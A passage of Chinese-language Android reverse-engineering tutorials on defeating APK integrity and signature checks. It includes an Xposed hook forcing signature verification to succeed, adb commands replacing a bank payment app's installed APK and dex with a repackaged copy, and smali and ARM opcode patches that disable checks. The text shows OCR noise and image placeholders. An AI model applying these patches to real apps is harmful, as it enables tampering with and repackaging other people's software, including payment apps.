            ZipEntry ze = zf.getEntry("classes.dex");
            Log.d("com.droider.checkcrc", String.valueOf(ze.getCrc()));
            if (ze.getCrc() == crc) {
                beModified = true;
            }
        } catch (IOException e) {
            e.printStackTrace();
            beModified = false;
        }
        return beModified;
    }
```

dex 重定向:
zf = new ZipFile(getApplicationContext().getPackageCodePath());
hook ZipFile 定向到原始的 apk.

如果你能搜索到**明文 classes.dex** 信息，可以修改明文字符串来重定向,参考帖子:
http://www.kanxue.com/bbs/showthread.php?t=190711

你可以直接修改系统，把系统的签名校验给 patch 了(参考:http://www.kanxue.com/bbs/showthread.php?t=190876)

```
    public void initZygote(StartupParam startupParam) throws Throwable {

            XposedHelpers.findAndHookMethod("java.security.Signature",null,"verify", byte[].class,new
XC_MethodHook(){
          protected void afterHookedMethod(MethodHookParam param) throws Throwable {
            XposedBridge.log("disabled verifysignature......");
            param.setResult(Boolean.TRUE);
        }
            });
```

ps:这样有写局限，别人要装你修改的 apk，需要装个 xposed，当然自己也可以实现一个 hook 用于文件重定向，还有就是给系统带来风险.

3 安装文件替换

程序安装完成，apk 文件将保存在/data/app（名字一般为：**包名-1.apk 或包名-2.apk**）、系统程序 apk 文件保存在/system/app

```
root@android:/ # ls -l /data/app |busybox grep com.citicbank.cyberpay.ui
ls -l /data/app |busybox grep com.citicbank.cyberpay.ui
-rw-r--r-- system   system    7892655 2014-08-24 18:51 com.citicbank.cyberpay.ui-2.apk
```

classes.dex 文件保存在/data/dalvik-cache，供 dalvik 执行，命名方式 **data@app@包名-数字-apk@classes.dex**

```
255|root@android:/data/dalvik-cache # ls -l /data/dalvik-cache|busybox grep com.citicbank.cyberpay.ui
ache|busybox grep com.citicbank.cyberpay.ui                                    <
-rw-r--r-- system   u0_a66    4974920 2014-08-24 19:27 data@app@com.citicbank.cyberpay.ui-2.apk@classes.dex
```

android 系统在安装的时候校验签名，安装之后不校验，这样我们就可以替换安装文件来绕过检测的目的 ^^.
把修改 apk 的签名替换成原本的 apk 的签名，然后在替换系统里面的 apk 和 dex.

```
adb push E:\测试\zhifu_sign.apk /data/dalvik-cache/data@app@com.citicbank.cyberpay.ui-2.apk@classes.dex
4160 KB/s (7902332 bytes in 1.854s)
(ps: apk 和 dex 都可以)
Desktop>adb push E:\测试\zhifu_sign.apk /data/app/com.citicbank.cyberpay.ui-2.apk
3235 KB/s (7902332 bytes in 2.385s)
```

写个脚本，杠杠的 00.

----------分割线----------

但是呢，理想很丰满，现实很骨感------
签名还能怎么读 ？
特征字符串和特征函数有这么容易搜索到？
还有个 apktool 指纹 ^^

发现有人不会 xposed 插件编写，不打算为此写文章了，可以看朋友的教程文章

淡然出尘 • 1 个月前

读完了 感谢分享..
经过实验，完整性检测关键词还有：
签名：pubkey、signatureUtil、publickey 等；
文件：->sourceDir;、getPackageCodePath;

http://www.9hao.info/pages/2014/08/qian-tan-androidwan-zheng-xing-jian-ce

APK 签名校验绕过

0x01 Android 签名机制

将 APK 重命名为 zip 文件，然后可以看到有个 META-INF 的文件夹，里面有三个文件，分别名为 MANIFEST.MF、CERT.SF 和 CERT.RSA，这些就是使用 signapk.jar 生成的签名文件。

1、 MANIFEST.MF 文件：

程序遍历 update.apk 包中的所有文件(entry)，对非文件夹非签名文件的文件，逐个生成 SHA1 的数字签名信息，再用 Base64 进行编码。具体代码见这个方法：
private static Manifest addDigestsToManifest(JarFile jar)
关键代码是

```
for (JarEntry entry: byName.values()) {
        String name = entry.getName();
        if (!entry.isDirectory() && !name.equals(JarFile.MANIFEST_NAME) &&
            !name.equals(CERT_SF_NAME) && !name.equals(CERT_RSA_NAME) &&
            (stripPattern == null ||!stripPattern.matcher(name).matches())){
            InputStream data = jar.getInputStream(entry);
            while ((num = data.read(buffer)) > 0) {
            md.update(buffer, 0, num);
          }
          Attributes attr = null;
          if (input != null) attr = input.getAttributes(name);
          attr = attr != null ? new Attributes(attr) : new Attributes();
```

```
            attr.putValue("SHA1-Digest", base64.encode(md.digest()));
            output.getEntries().put(name, attr);
        }
}
```

之后将生成的签名写入 MANIFEST.MF 文件。关键代码如下：

```
Manifest manifest = addDigestsToManifest(inputJar);
je = new JarEntry(JarFile.MANIFEST_NAME);
je.setTime(timestamp);
outputJar.putNextEntry(je);
manifest.write(outputJar);
```

2、 生成 CERT.SF 文件：

对前一步生成的 Manifest，使用 SHA1-RSA 算法，用私钥进行签名。关键代码如下：

```
Signature signature = Signature.getInstance("SHA1withRSA");
signature.initSign(privateKey);
je = new JarEntry(CERT_SF_NAME);
je.setTime(timestamp);
outputJar.putNextEntry(je);
writeSignatureFile(manifest,
new SignatureOutputStream(outputJar, signature));
```

3、 生成 CERT.RSA 文件：

生成 MANIFEST.MF 没有使用密钥信息，生成 CERT.SF 文件使用了私钥文件。那么我们可以很容易猜测到，CERT.RSA 文件的生成肯定和公钥相关。CERT.RSA 文件中保存了公钥、所采用的加密算法等信息。核心代码如下：

```
je = new JarEntry(CERT_RSA_NAME);
```

```
je.setTime(timestamp);
outputJar.putNextEntry(je);
writeSignatureBlock(signature, publicKey, outputJar);
```

在程序中获取 APK 的签名时，通过 signature 方法进行获取，如下：

```
packageInfo = manager.getPackageInfo(pkgname,PackageManager.GET_SIGNATURES);
signatures = packageInfo.signatures;
for (Signature signature : signatures) {
      builder.append(signature.toCharsString());
}
signature = builder.toString();
```

所以一般的程序就是在代码中通过判断 signature 的值，来判断 APK 是否被重新打包过。

0x02 签名绕过方式

在讲签名绕过的方式前，需要先明确 DEX 校验和签名校验：


1.将 apk 以压缩包的形式打开删除原签名后，再签名，安装能够正常打开，但是用 IDE（即 apk 改之理，会自动反编译 dex）工具二次打包，却出现非正常情况的，如：闪退/弹出非正版提示框。可以确定是 dex 文件的校验

2、将 apk 以压缩包的形式打开删除原签名再签名，安装之后打开异常的，则基本可以断定是签名检验。如果在断网的情况下同样是会出现异常，则是本地的签名检验；如果首先出现的是提示网络没有连接，则是服务器端的签名校验.

2.1.Java 层校验

获取签名信息和验证的方法都写在 android 的 java 层。实例如下：

1、使用 APKIDE 反编译 APK，不做任何操作，然后直接回编译，安装后运行,提示如下：




2、在 APKIDE 中搜索 signatures(或者搜索错误提示),定位到签名验证的代码处。

SignatureCheck.smali

```
70      move-result-object v2
71
72      invoke-static {}, Lorg/meteoroid/core/l;->getA
73
74      move-result-object v3
75
76      invoke-virtual {v3}, Landroid/app/Activity;->g
77
78      move-result-object v3
79
80      const/16 v4, 0x40
81
82      invoke-virtual {v2, v3, v4}, Landroid/content/
83
84      move-result-object v2
85
86      iget-object v2, v2, Landroid/content/pm/Packag
87
88      const-string v3, "SHA-1"
```

3、此处就是获取签名的，然后找程序判断签名的地方，进行修改，如下图，if-nez 是进行判断的地方，将 ne 修改为 eq。即 if-eqz v2, :cond_0。则程序就可以绕过本地的签名交易。

```
iget v2, p1, Landroid/os/Message;->what:I

const v3, 0xbb00

if-ne v2, v3, :cond_2

iget-boolean v2, p0, Lorg/meteoroid/plugin/feature/Signatur

if-nez v2, :cond_0

const-string v2, "\u8b66\u544a"

const-string v3, "\u60a8\u6b63\u5728\u4f7f\u7528\u7834\u89e

const-string v4, "\u9000\u51fa"
```



drops.wooyun.org

2.2.NDK 校验

将关键代码放到 so 中，在底层获取签名信息并验证。因为获取和验证的方法都封闭在更安全的 so 库里面，能够起到一定意义上的保护作用。实例如下：

1、使用 APKIDE 反编译 APK，不做任何操作，然后直接回编译，安装后运行,程序直接退出，无任何提示。

2、在 APKIDE 中搜索 signatures(或者搜索错误提示),定位到签名验证的代码处。

```
168
169    .method public static getSignature
170        .locals 8
171
172        .prologue
173        .line 106
174        :try_start_0
175        sget-object v5, Lorg/cocos2dx/
176
177        invoke-virtual {v5}, Landroid/
178
```

搜索结果


getSignature | loadLibrary

3、使用用 JD-GUI 打开 AppActivity，可以看到,此处是获取包名,然后进行行 MD5 计算。

AppActivity.class × Cocos2dxActivity.class Cocos2dxHelper.class

```
public static Object getActivity()
{
  return STATIC_ACTIVITY;
}

public static String getSignature()
{
  try
  {
    String str = Utils.MD5(STATIC_ACTIVITY.getPackageManager().
    System.out.println(str);
    return str;
  }
  catch (Exception localException)
  {
    localException.printStackTrace();
  }
  return null;
```

4.在程序中搜索 getSignature,发现并没有调用用此函数的地方方,猜测在 so文文件中,搜索 loadLibrary。



5.在代码中可以查找,可以找到调用用的是 libcocos2dcpp.so


6.使用用 IDA 打开 libcocos2dcpp.so,然后搜索 getSiganture,找到调用用此函数的地方。

```
012EDEC ; PlatformHelper::getSignature(void)
012EDEC                 EXPORT _ZN14PlatformHelper12getSignatureEv
012EDEC _ZN14PlatformHelper12getSignatureEv     ; CODE XREF: AppDelegate::appli
012EDEC
012EDEC var_1C          = -0x1C
012EDEC var_18          = -0x18
012EDEC
012EDEC                 PUSH    {R4-R6,LR}
012EDEE                 SUB     SP, SP, #0x10
012EDF0                 ADD     R6, SP, #0x20+var_1C
012EDF2                 MOV     R4, R0
012EDF4                 LDR     R0, =(_GLOBAL_OFFSET_TABLE_ - 0x12EDFA)
012EDF6                 ADD     R0, PC ; _GLOBAL_OFFSET_TABLE_
012EDF8                 LDR     R1, =(aOrgCocos2dxCpp - 0x472B84)
012EDFA                 ADDS    R1, R1, R0      ; "org/cocos2dx/cpp/AppActivity
012EDFC                 LDR     R2, =(aGetsignature - 0x472B84)
012EDFE                 ADDS    R2, R2, R0      ; "getSignature"
012EE00                 LDR     R3, =(aLjavaLangStrin - 0x472B84)
012EE02                 ADDS    R3, R3, R0      ; "()Ljava/lang/String;"
012EE04                 ADD     R0, SP, #0x20+var_1C
012EE06                 BL      _ZN7cocos2d9JniHelper19getStaticMethodInfoERNS_
012EE0A                 CMP     R0, #1
012EE0C                 BNE     loc_12EE36
012EE0E                 LDR     R2, [R6,#8]
012EE10                 LDR     R1, [SP,#0x20+var_18]
012EE12                 LDR     R0, [R6]
```


从代码中可以看到,此函数调用用了 org.cocos2dx.cpp.AppActivity.getSignature

```
int __fastcall PlatformHelper::getSigna
{
  int v1; // r4@1
  int result; // r0@1
  int v3; // r5@2
  _DWORD *v4; // [sp+4h] [bp-1Ch]@1
  int v5; // [sp+8h] [bp-18h]@2
  int v6; // [sp+Ch] [bp-14h]@2

  v1 = a1;
  result = cocos2d::JniHelper::getStati
             &v4,
             "org/cocos2dx/cpp/AppActiv
```

7、查看 F5 代码,发现此函数是判断签名的函数,然后我们双击此函数的调用者,部分代码如下。


LDR R0, =(_GLOBAL_OFFSET_TABLE_ - 0x11F
ADD R0, PC ; _GLOBAL_OFFSET_TABLE_
LDR R1, =(a2f648df08eacba - 0x472B84)
ADDS R1, R1, R0 ; "2f648df08eacbabc
ADD R0, SP, #0x58+var_3C
BL sub_11F88C
CMP R0, #0
BEQ loc_11F754
LDR R0, =(_GLOBAL_OFFSET_TABLE_ - 0x11F746)
ADD R0, PC ; _GLOBAL_OFFSET_TABLE_
LDR R1, =(aJjniError - 0x472B84)
ADDS R0, R1, R0 ; "jjni----->error"
BL _ZN7cocos2d5CCLogEPKcz ; cocos2d::CCLog(char co


8、从上图可以看出,只需要修改 BEQ loc_11F754,让其不跳转到 jjni——>error,就可以绕过签名校验。 查看 HEX,使用010editor 跳到 0011F73E,修改 D0 为 D1。成功绕过签名校验。



2.3.服务器验证

